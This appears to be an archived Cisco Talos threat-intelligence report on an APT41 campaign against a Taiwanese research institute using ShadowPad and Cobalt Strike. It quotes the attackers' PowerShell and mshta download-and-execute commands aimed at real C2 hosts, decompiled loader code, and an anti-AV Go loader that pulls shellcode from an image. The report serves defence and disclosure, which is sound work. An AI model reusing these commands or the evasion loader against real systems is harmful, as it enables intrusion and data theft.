

APT41 likely compromised Taiwanese government-affiliated research institute with ShadowPad and Cobalt Strike

By Joey Chen

Published: 2024-08-01 · Archived: 2026-04-05 14:52:38 UTC



Thursday, August 1, 2024 08:00

- Cisco Talos discovered a malicious campaign that compromised a Taiwanese government-affiliated research institute that started as early as July 2023, delivering the ShadowPad malware, Cobalt Strike and other customized tools for post-compromise activities.
- The activity conducted on the victim endpoint matches the hacking group [APT41](#), alleged by the U.S. government to be comprised of Chinese nationals. Talos assesses with medium confidence that the combined usage of malware, open-source tools and projects, procedures and post-compromise activity matches this group's usual methods of operation.
- The ShadowPad malware used in the current campaign exploited an outdated vulnerable version of Microsoft Office IME binary as a loader to load the customized second-stage loader for launching the payload.
- We also discovered that APT41 created a tailored loader to inject a proof-of-concept for [CVE-2018-0824](#) directly into memory, utilizing a remote code execution vulnerability to achieve local privilege escalation.

Taiwanese Government-Affiliated Research Institute compromised by Chinese Actor

In August 2023, Cisco Talos detected abnormal PowerShell commands connecting to an IP address to download and execute PowerShell scripts in the environment of a Taiwanese research institute. The nature of research and

development work carried out by the entity makes it a valuable target for threat actors dedicated to obtaining proprietary and sensitive technologies of interest to them.

Chinese Threat Actors likely Behind the Attacks

Cisco Talos assesses with medium confidence that this campaign is carried out by APT41, alleged by the U.S. government to be comprised of Chinese nationals. This assessment is based primarily on overlaps in tactics, techniques and procedures (TTPs), infrastructure and malware families used exclusively by Chinese APT groups. Talos' analyses of the malware loaders used in this attack reveal that these are [ShadowPad](#) loaders. However, Talos has been unable to retrieve the final ShadowPad payloads used by the attackers.

ShadowPad, widely considered the successor of PlugX, is a modular remote access trojan (RAT) only seen sold to Chinese [hacking groups](#). The malware was publicly reported being used by APT41, which is a hacking group believed to be based out of Chengdu, China, according to the [U.S. Department of Justice](#). Along with APT41 it has also been used by other Chinese hacking groups like Mustang Panda and the Tonto Team.

During the investigation, we observed a couple TTPs or IoC that were observed in previous reported campaigns, including the following:

- **The same second stage loader binary:** A second stage loader, that acts as a successor to the initial side-loaded ShadowPad loader, discovered by Talos was also linked to ShadowPad and previously associated with [ShadowPad](#) publicly. We have also observed identical loading mechanisms, infection chains and file names being utilized in the current attacks with reliable previous [open-source reporting](#).
- **Infrastructure overlapping:** Beside the binary connection, we also found a C2 (103.56.114[.]69) that was reported by [Symantec](#). Although the campaign reportedly ran in April 2022, which is more than one year before the campaign we discovered, there were a few similarities between the TTPs observed in the two campaigns. This includes using the same ShadowPad Bitdefender loader, using similar file names for the tool, using Filezilla for moving files between endpoints and using the WebPass tool for dumping credentials.
- **The employment of Bitdefender executable for sideloading:** The malicious actor leverages Bitdefender where it uses an eleven year old executable to sideload the DLL-based ShadowPad loader. This technique has been seen in a variety of reports which have been attributed to APT41. This technique has been reported in multiple reports (Reports: [1](#), [2](#), [3](#), [4](#)).

Chinese Speaking Threat Actor

This attack saw the use of a unique Cobalt Strike loader, written in GoLang is meant to evade detection of Cobalt Strike by Windows Defender. This loader is based on an anti-AV loader named [CS-Avoid-Killing](#) hosted on GitHub and written in Simplified Chinese. The repository is promoted in multiple Chinese hacking forums and technical tutorial articles.

The Cobalt Strike loader also consists of file and directory path strings in Simplified Chinese, indicating that the threat actors that built/compiled the loader were well-versed in the language.

Galaxy369 Update README.md		0e7486a on Aug 11, 2021	🕒 26 commits
📁 C版本	Merge branch 'master' of https://github.com/Galaxy369/CS-Avoid-killing ...		4 years ago
📁 go版本	以更人性化的角度修改go生成脚本部分		4 years ago
📁 powershell版本	修复C版本中代码潜在的安全问题,生成的加载器更加人性化		4 years ago
📁 python2版本	修复python3 ctypes类问题		3 years ago
📁 python3版本	修复python3 ctypes类问题		3 years ago
📄 LICENSE	Initial commit		4 years ago
📄 README.md	Update README.md		3 years ago

CS-Avoid-killing

CS免杀,包括python版和C版本的(经测试Python打包的方式在win10上存在bug,无法运行,Win7测试无异常)

V1.0: 目前测试可以过Defender/火绒的静杀+动杀,360还没测= =不想装360全家桶了,可以自行测试

下一步开发计划:

V1.5: 加入C版本CS免杀(已完成)

V1.7:加入Powershell的免杀(已完成)

The Github repository of Cobalt Strike loader.

Technical tutorial article on making anti-AV [Cobalt Strike backdoor](#).

Tactic, Technique and Procedure Analysis

In August 2023, Cisco Talos detected abnormal PowerShell commands connected to an IP address to download PowerShell script for execution in the environment of the target. We performed an investigation based on our telemetry and found the earliest infiltration trace from mid July, 2023. We currently lacked sufficient evidence to conclusively determine the initial attack vector. The threat actor compromised three hosts in the targeted environment and was able to exfiltrate some documents from the network.

Upon accessing the network, attackers start to gain a foothold by executing malicious code and binaries on the machine. On the machine with the web server, a webshell is installed to enable the threat actor's ability to perform discovery and execution. The threat actors also dropped malwares including ShadowPad and Cobalt Strike with three different approaches: the installed webshell, RDP access and the reverse shell.

Webshell drop

```
C:/www/un/imjp14k.dll  
C:/www/un/service.exe  
C:/www/un/imjp14k.dll.dat
```

RDP drop

```
C:/Users/[hide]/Desktop/log.dll  
C:/Users/[hide]/Desktop/imjp14k.dll  
C:/Users/[hide]/Desktop/service.exe  
C:/Users/[hide]/Desktop/imjp14k.dll.dat  
C:/Users/[hide]/Desktop/log.dll.dat
```

Reverse shell drop

```
C:/Users/Public/calc.exe  
C:/Users/Public/service.exe  
C:/Users/Public/imjp14k.dll  
C:/Users/Public/imjp14k.dll.dat  
C:/Users/Public/log.dll  
C:/Users/Public/log.dll.dat
```

We noticed that a couple of the ShadowPad components were detected and quarantined by our solution when being dropped. The threat actor later changed their tactic to bypass the detection. The first attempt was running the following PowerShell commands to launch the PowerShell script for downloading additional scripts (PowerShell and HTA) to run backdoor in memory.

```
powershell IEX (New-Object
System.Net.WebClient).DownloadString('http://103.56.114[.]69:8085/p.ps1');test123"

powershell IEX (New-Object
System.Net.WebClient).DownloadString('https://www.nss.com[.]tw/p.ps1');test123"

mshta https://www.nss.com[.]tw/1.hta

powershell -nop -w hidden

-encodedcommand
"JABzAD0ATgBIAHcALQBAGIAagBLAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFM..."
```

However, the attempt was again detected and interrupted before the attackers could carry out further actions. Later on, the attackers used another two PowerShell commands to download Cobalt Strike malware from a compromised C2 server (www.nss.com[.]tw). The Cobalt Strike malware had been developed using an anti-AV loader to bypass AV detection and avoid the security product quarantine. The following command was used by the threat actor to download anti-AV malware and run the malware in the victim's host machine. A more detailed description about the Cobalt Strike loader can be found in the Malware and Malicious Tools Analysis.

```
powershell (new-object
System.Net.WebClient).DownloadFile('https://www.nss.com[.]tw/calc.exe','C:/users/public/calc.exe');"

powershell (new-object
System.Net.WebClient).DownloadFile('https://www.nss.com[.]tw/calc.exe','C:/users/public/calc2.exe'); "
```

During the compromise the threat actor attempts to exploit CVE-2018-0824, with a tool called [UnmarshalPwn](#), which we will detail in the sections below.

The malicious actor is careful, in an attempt to avoid detection, during its activity executes “quser” which, when using RDP allows it to see who else is logged on the system. Hence the actor can stop its activity if any other user is on the system. Cisco Talos also noticed that once the backdoors are deployed the malicious actor will delete the webshell and guest account that allowed the initial access.

Information gathering and exfiltration

We observed the threat actor harvesting passwords from the compromised environment. The actor uses Mimikatz to harvest the hashes from the lsass process address space and [WebBrowserPassView](#) to get all credentials stored in the web browsers.

From the environment the actor executes several commands including using “net,” “whoami,” “quser,” “ipconfig,” “netstat,” and “dir” commands to obtain information on user accounts, directory structure, and network

configurations from the compromised systems. In addition, we also observed query to the registry key to get the current state of software inventory collection on the system with the following command:

```
C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64
```

Beside running commands to discover the network, we also observed the ShadowPad sample perform lightweight network scanning to collect the hosts in the network. The malware tries to discover other machines in the same compromised network environment by connecting to the IPs under the same C class sequentially. The connections were all sent to port “53781”, with unknown reason.

To exfiltrate a large number of files from multiple compromised machines, we observed threat actors using 7zip to compress and encrypt the files into an archive and later using backdoors to send the archive to the control and command server.

Although there is no new backdoor or hacking tools in this attack, we did find some interesting malware loaders. The threat actor leverages two major backdoors into their infection chains in this campaign, including both shadowPad and Cobalt Strike malware. Those two major backdoors were installed via webshell, reverse shell and RDP by the attacker themselves. In addition, two interesting hacking tools were also found, one is to get local privilege escalation and the other is to get web browser credentials.

ShadowPad Loader

During our investigation of this campaign, we encountered two distinct iterations of ShadowPad. While both iterations utilized the same sideloading technique, they each exploited different vulnerable legitimate binaries to initiate the ShadowPad loader.

The initial variant of the [ShadowPad loader](#) had been previously discussed in 2020, and some vendors had referred to it as '[ScatterBee](#)'. Its technical structure and the names of its multiple components have remained consistent with earlier reports.

The more recent variant of the ShadowPad loader targeted an outdated and susceptible version of the [Microsoft Office IME imecmnt.exe binary](#), which is over 13 years old. Upon execution, this loader examines the current module for a specific byte sequence at offset 0xE367. Successful verification of the checksum prompts the loader to seek out and decrypt the "Imjp14k.dll.dat" payload for injection into the system's memory.

```
{
    dword_10010CFC = a1;
    v3 = GetModuleHandleW(0);
    loader_ = (char *)v3 + 0xE367;
    if ( *((_BYTE *)v3 + 0xE367) == 0x8B && *((_BYTE *)v3 + 0xE368) == 0xF8 )
    {
        v5 = (char *)((char *)malware_start - (char *)loader_ - 5);
        v11 = v5;
        strcpy(ProcName, "VirtualProtect");
        ModuleHandleA = GetModuleHandleA("KERNEL32");
        ProcAddress = GetProcAddress(ModuleHandleA, ProcName);
        if ( ((int (__stdcall)(char *, int, int, char *))ProcAddress)(loader_, 5, 64, v10) )
    }
```

The imjp14k loader checksum

Furthermore, we conducted a pivot analysis of this latest loader using VirusTotal and other malware cloud repositories. We identified two different loader types, yet both employed the same legitimate binary to launch the malware.

- G:\Bee\Bee6.2(HD)\Src\Dll_3F_imjp14k\Release\Dll_3F_imjp14k.pdb
- G:\Bee\Tree\Src\Dll_3F_imjp14k\Release\Dll.pdb

```
-----  
v5 = sub_10001820('N');  
sub_10003A50(v5, "\n");  
v6 = (UINT (*)( ))((char *)ModuleHandleA + 0xE367);  
v7 = sub_10001820('R');  
sub_10003A50(v7, "\n");  
if ( *( _BYTE *)v6 != 0x8B || *(( _BYTE *)v6 + 1) != 0xF8 )  
{  
    sub_10003A50(&dword_1002CD10, "E1\n");  
    return 0;  
}  
v9 = sub_10001820('^');  
sub_10003A50(v9, "\n");  
v10 = (char *)((char *)malware_start - (char *)v6 - 5);  
v11 = sub_10001820('b');
```

Second type of imjp14k loader checksum

Cobalt Strike “Anti-AV loader” from Chinese Open Source Project

There is a Cobalt Strike loader also detected in this incident. With deep analysis for this loader, we found the loader not only packed with UPX but modified the section name to anti-unpack the malware. There are some interesting observations here suggesting that the adversary may be speaking Chinese. The loader was developed by Go programming language and string in the binary indicates a project name “go版本” which means “go version” in mandarin. Based on the project name we found that the code was cloned from a GitHub [source](#) that was written in simplified Chinese and the project is to avoid the Cobalt Strike being deleted by antivirus products.

```
-----  
db 0  
aUsersAdminist db 'C:/Users/Administrator/Desktop/tools/CS-Loader/go版本/CS-Loader.go',0  
db 0  
-----
```

Embedded project name

Upon analyzing the malware and GitHub page we found, we discovered that the attacker might have followed the GitHub steps to generate this loader and deploy the Cobalt Strike beacon to the victim's environment, the screenshots are shown this loader will get an encrypted picture from C2 server and the code logical same as the one on GitHub.

```
41     return hex.EncodeToString(h.Sum(nil))
42 }
43 v func main() {
44     imageURL := "...your img url..."
45     rc4KeyPlain := "...your RC4 key..."
46
47     rc4Key := []byte(md5V(rc4KeyPlain))
48     resp, err := http.Get(imageURL)
49     if err != nil {
50         os.Exit(1)
51     }
52     b, err := ioutil.ReadAll(resp.Body)
53     resp.Body.Close()
54     if err != nil {
55         os.Exit(1)
56     }
57     //直接以ffd9做split，得到shellcode
58     c := bytes.Split(b, []byte{255,217})
59     if len(c) != 2 {
60         os.Exit(1)
61         //"error load img"
62     }
```

Source code from github

```

.text:00000000062EAC0
v.text:00000000062EAC0
.text:00000000062EAC8
.text:00000000062EACC
.text:00000000062EAD2
.text:00000000062EAD9
.text:00000000062EAE1
.text:00000000062EAE9
.text:00000000062EAF0
.text:00000000062EAF5
.text:00000000062EAF6
.text:00000000062EAFD
.text:00000000062EB00
.text:00000000062EB08
.text:00000000062EB0D
.text:00000000062EB15
.text:00000000062EB1A
.text:00000000062EB1F
.text:00000000062EB20
.text:00000000062EB27
.text:00000000062EB2A
.text:00000000062EB31
.text:00000000062EB36
.text:00000000062EB3B
.text:00000000062EB43
.text:00000000062EB46
.text:00000000062EB48
.text:00000000062EB4D
.text:00000000062EB52
.text:00000000062EB5A
.text:00000000062EB5A loc_62EB5A:
.text:00000000062EB5A
.text:00000000062EB5E
.text:00000000062EB62
.text:00000000062EB6A
.text:00000000062EB71
.text:00000000062EB76
.text:00000000062EB7E
.text:00000000062EB80
    lea     r12, [rsp+var_B0]
    cmp     r12, [r14+10h]
    jbe     loc_62EE66
    sub     rsp, 130h
    mov     [rsp+130h+var_8], rbp
    lea     rbp, [rsp+130h+var_8]
    lea     rax, a123456 ; "123456"
    mov     ebx, 6
    call    main_md5V
    mov     rcx, rbx
    mov     rbx, rax
    lea     rax, [rsp+130h+var_60]
    call    runtime_stringtoslicebyte
    mov     [rsp+130h+var_30.cap], rax
    mov     [rsp+130h+var_C0], rbx
    mov     [rsp+130h+var_B8], rcx
    nop
    mov     rdx, cs:off_879FF8
    mov     rax, rdx
    lea     rbx, aHttpsWwwNssCom ; "https://www.nss.com.tw/s.png"
    mov     ecx, 1Ch
    call    net_http_ptr_Client_Get
    mov     [rsp+130h+var_30.len], rax
    test    rbx, rbx
    jz     short loc_62EB5A
    mov     eax, 1
    call    os_Exit
    mov     rax, [rsp+130h+var_30.len]
    mov     rbx, [rax+40h]
    mov     rcx, [rax+48h]
    mov     [rsp+130h+var_18], rcx
    lea     rax, RTYPE_io_Reader
    call    runtime_convI2I
    mov     rbx, [rsp+130h+var_18]
    xchg   ax, ax
    call    io_ReadAll

```


Malware from the attack

It's important to highlight that this cobalt strike beacon shellcode used steganography to hide in a picture and executed by this loader. In other words, its download, decryption, and execution routines all happen in runtime in memory. This Cobalt Strike beacon configuration shown below.


```

{"C2Server": "http://45.85.76.18:443/yPc1", "User Agent": "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)\r\n"}

```



Unmarshal.exe malware decrypts its payload with four stages. The first stage is the executable file which will try to search [filename].tbin, and inject a first stage decryption payload, inject_loader_1.dll, in an allocated memory block. The first stage decryption payload will decompress second stage payload, inject_loader_2.dll, and injection into memory, the second stage payload will also try to search *.dlls or ddb.dlls file for next stage payload. If it can not find the specific file, it will decrypt the final payload out and inject that payload into another memory block. After deep analysis, we found the final payload is [UnmarshalPwn](#) malware which is a POC for [CVE-2018-0824](#) and uses a remote code execution vulnerability to get local privilege escalation.



With the artifacts we found in this campaign, we pivoted and discovered some samples and infrastructure that were likely used by the same threat actors but in different campaigns. Although we don't have further visibility into more details about these campaigns at the moment, we hope that by revealing this information, it would empower the community to connect the dots and leverage these insights for additional investigations.

We found 2 other ShadowPad loaders by pivoting the RICH PE header (978ece20137baea2bcb364b160eb9678) of the ShadowPad loader. Sharing the same RICH PE header indicates that these binaries share a similar compilation environment.

- 2e46fcadacfe9e2a63cfc18d95d5870de8b3414462bf14ba9e7c517678f235c9
- eba3138d0f3d2385b55b08d8886b1018834d194440691d33d612402ba8a11d28

One of the loaders were observed downloaded from two C2 servers:

- 103.96.131[.]J84
- 58.64.204[.]145

Beside the ShadowPad loader, we found the same Bitdefender loader (386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd) and a payload file on the C2 server. The ShadowPad payload connects to an interesting C2 domain w2.chatgptsfit[.]com for communication.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

ClamAV detections are also available for this threat:

Win.Packed.UnmarshalPwn-10019484-0

Win.Packed.CobaltStrike-10019485-0

Win.Loader.UnmarshalPwn-10019486-0

Win.Loader.Shadowpad-10019487-0

IOCs

IOCs for this research can also be found at our [GitHub repository](#) here.

Source: <https://blog.talosintelligence.com/chinese-hacking-group-apt41-compromised-taiwanese-government-affiliated-research-institute-with-shadowpad-and-cobaltstrike-2/>